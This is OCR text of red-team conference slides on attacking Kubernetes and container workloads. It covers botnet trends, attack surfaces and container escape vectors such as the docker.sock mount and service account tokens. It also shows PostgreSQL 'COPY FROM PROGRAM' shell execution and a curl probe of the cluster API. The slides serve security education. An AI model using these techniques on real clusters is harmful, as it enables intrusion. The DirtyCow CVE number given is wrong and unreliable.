TRACK 1

HITB SECCONF AMSTERDAM - 2021

Attack Cloud Native Kubernetes

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
What Will You See Today


- Rise of the Cloud Native Containers
- New Challenge for Red Team
- Practical Attack Techniques
  - K8s Attack Surface Overview
  - Where(Pod/Namespace/Cluster) am I
  - Escaping Pod Container
  - Attack Intranet Service
  - Attack K8s API Server
  - From K8s to Cloud Service Compromise
- Real-world Red Team Attack Case
- The New Version of Open-sourced Container Exploitation Tool: CDK

Container Attacks on Cloud

Workloads Increasing Percent (Container VS VM)



Attack Increasing Percent (Container VS VM)




Growth of container workloads and attacks on Cloud

From https://github.com/neargle/slidefiles


Botnets Enter the Container Battlefield

Botnets with container attack techniques (on cloud).



25 botnets

calculated in 2019




17 botnets

calculated in 2020

Attack Techniques	Representative Botnet
Backdoor image in dockerhub	Graboid
2375 Docker API Expose	Cetus,H2Miner,Ngrok,Doki,…
8080 K8s insecure API Expose	8220 Mining Group
6379 K8s API anonymous authorization	T3llyz
K8s Lateral Movement & Persistence	BORG

Botnets integrated with Docker & K8s attack techniques

Red Team Attack Route: IDC VS Cloud Native Infrastructure



From https://github.com/neargle/slidefiles


Challenge for Red Team

1. Exploit arbitrary file write as usual is hard.
   - No running /usr/sbin/cron -f
   - No running /usr/sbin/sshd -D
2. Only one application's informations in a container shell with limited life.
3. Operation not permitted of ptrace/strace/… and command not found of wget/curl/nslookup/...
4. New private networks in containers, Service Mesh, Kubernetes Service DNS and Network Policy make the network is different.

1. Redteam needs a complete and effective automation tool.
2. Redteam needs to establish a knowledge system about container, Kubernetes, cgroup, namespace, capability and other CloudNative technologies.
3. Redteam needs new skills about service discovery, internal network analysis, escape and privilege escalation and attack ingress and egress gateways.

Practical Attack Techniques


Cloud Native K8s Workloads Attack Surface



1) Public Network to Pod
2) Pod to other Pods/Services
3) Pod to Node(Escape)
4) Pod to Master Node Components
5) Pod to API Server
6) API Server to Other Pods/Nodes
7) K8s Cluster to Cloud Service

From https://github.com/neargle/slidefiles

K8s Default Network Access




Escape Container

```
postgres=# COPY cmd_exec FROM PROGRAM 'ps auxf';
postgres=# COPY cmd_exec FROM PROGRAM 'cat /proc/1/cgroup';
postgres=# SELECT * FROM cmd_exec;
cmd_output
-------------------------------------------------------------------------------------------------------------------
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
postgres       1  0.0  0.1 288240 18004 ?        Ss   10:42   0:00 postgres
postgres      52  0.0  0.0 288240  3588 ?        Ss   10:42   0:00 postgres: checkpointer process
postgres      53  0.0  0.0 288240  3332 ?        Ss   10:42   0:00 postgres: writer process
postgres      54  0.0  0.0 288240  6240 ?        Ss   10:42   0:00 postgres: wal writer process
postgres      55  0.0  0.0 288652  2928 ?        Ss   10:42   0:00 postgres: autovacuum launcher process
postgres      56  0.0  0.0 143164  2016 ?        Ss   10:42   0:00 postgres: stats collector process
postgres     707  0.0  0.0 289264  6804 ?        Ss   15:26   0:00 postgres: postgres postgres 127.0.0.1(48187) COPY
postgres     708  0.0  0.0   4268   624 ?        S    15:26   0:00  _ sh -c ps aux
postgres     709  0.0  0.0  38296  1628 ?        R    15:26   0:00      _ ps auxf
12:hugetlb:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
11:pids:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
9:cpuset:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
....
(23 rows)
```

Container is a process with isolation

Escape Container



12% Pod shares pid/net/cgroup on cloud

1) Docker Components Vulnerability

Docker runc(CVE-2019-5736)

Docker cp(CVE-2019-13139)

2) Linux Kernel Vulnerability

DirtyCow(CVE-2016-5159)

3) Mounted File

/docker.sock (docker daemon)

/containerd.sock (containerd daemon)

/var/run/secrets/kubernetes.io/serviceaccount/token

/proc, /etc, /root …


4) Shared Linux Namespace & Capabilities

Privileged Containers

Exploit shim(CVE-2020-15257) with net=host

Process Injection with CAP_SYS_PTRACE

Where is the shell and his neighbors by default?



1) Where am I?

POD Name

POD IP

2) Which Namespace? In default namespace?


3) Which Node?

4) IP subnet of Node?

5) IP subnet of K8s Service?

6) Which cluster?

Service & Default DNS Rules



K8s Default Service {name: kubernetes}:443


```
- kubernetes.default
- kubernetes.default.svc
- kubernetes
- kubernetes.default.svc.cluster.local
```

```
curl -ik https://kubernetes.default.svc:443/api/v1/namespaces/default/pods

HTTP/2 403
content-type: application/json
x-content-type-options: nosniff
content-length: 310
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "details": {
    "kind": "pods"
  },
  "code": 403
}
```

